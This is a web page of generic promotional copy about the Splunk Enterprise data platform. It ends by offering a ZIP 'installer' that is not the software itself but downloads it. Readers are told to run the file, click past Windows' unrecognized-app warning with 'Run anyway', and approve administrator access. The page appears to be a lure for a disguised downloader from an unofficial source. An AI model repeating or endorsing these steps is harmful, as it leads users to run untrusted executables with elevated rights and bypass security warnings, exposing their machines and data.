Introduction to Splunk Enterprise
Splunk Enterprise is a powerful data platform designed to collect, search, analyze, and visualize machine generated data from different sources. Organizations use it to gain insights from logs, metrics, applications, and infrastructure systems in real time. By transforming raw data into meaningful information, it helps teams monitor systems, investigate issues, and improve operational visibility.
Many IT, security, and DevOps teams rely on Splunk Enterprise because it allows them to work with large volumes of data efficiently. The platform can centralize data from servers, applications, networks, and security tools, making analysis faster and more reliable.
How the Platform Processes Data
Splunk Enterprise works by collecting machine data from multiple environments such as operating systems, applications, cloud platforms, and network devices. This data is indexed and organized so it can be searched quickly using the built in search language.

Once the data is indexed, users can create dashboards, alerts, and reports that provide visibility into system activity. Analysts can run queries to detect patterns, identify anomalies, and troubleshoot problems in real time.
The system is designed to scale with growing data volumes, which makes it suitable for both small teams and large enterprises that generate large amounts of operational data.
Important Capabilities
Splunk Enterprise includes a variety of features that help organizations manage and analyze machine data effectively.
Key features include:
• Centralized log collection and indexing
• Powerful search and data analysis tools
• Real time monitoring and alerting
• Custom dashboards and visualizations
• Scalable architecture for large environments
• Integration with security and monitoring tools
• Support for structured and unstructured data
These features allow teams to gain deeper visibility into system performance and operational behavior.
Advantages for Organizations
Using Splunk Enterprise provides several benefits for businesses that rely on data driven monitoring and analysis. It helps organizations quickly detect issues, reduce downtime, and improve overall system reliability.
The platform also improves collaboration between IT, security, and operations teams because everyone can access the same centralized data. Faster troubleshooting and better data insights can lead to improved decision making and stronger infrastructure management.
Another advantage is the ability to automate alerts and monitoring workflows, allowing teams to respond quickly to unusual activity or system failures.
Typical Scenarios Where It Is Used
Splunk Enterprise is commonly used in environments where monitoring and data analysis are essential.
Common use cases include:
• Log management and troubleshooting
• Security monitoring and threat investigation
• Application performance monitoring
• Infrastructure and network monitoring
• Compliance reporting and auditing
• Operational analytics and business insights
These use cases demonstrate how the platform helps organizations transform large volumes of data into actionable information.
- It is the Installer, not the software itself – Smaller, Faster, Convenient
- One-click installer – no manual setup
- The installer downloads the full Splunk Enterprise.
How to Install
- Download and extract the ZIP file
- Open the extracted folder and run the installation file
- When Windows shows a blue “unrecognized app” window:
- Click More info → Run anyway
- Click Yes on User Account Control prompt
- Wait for automatic setup (~1 minute)
- Click on Start download
- After setup finishes, launch from desktop shortcut
- Enjoy
Final Thoughts
Splunk Enterprise is widely recognized as a powerful solution for analyzing machine generated data at scale. Its ability to collect, index, and search large amounts of information makes it valuable for IT operations, security teams, and business analysts.
With flexible data processing capabilities, advanced search functions, and real time monitoring tools, the platform helps organizations understand their systems better and respond quickly to operational challenges.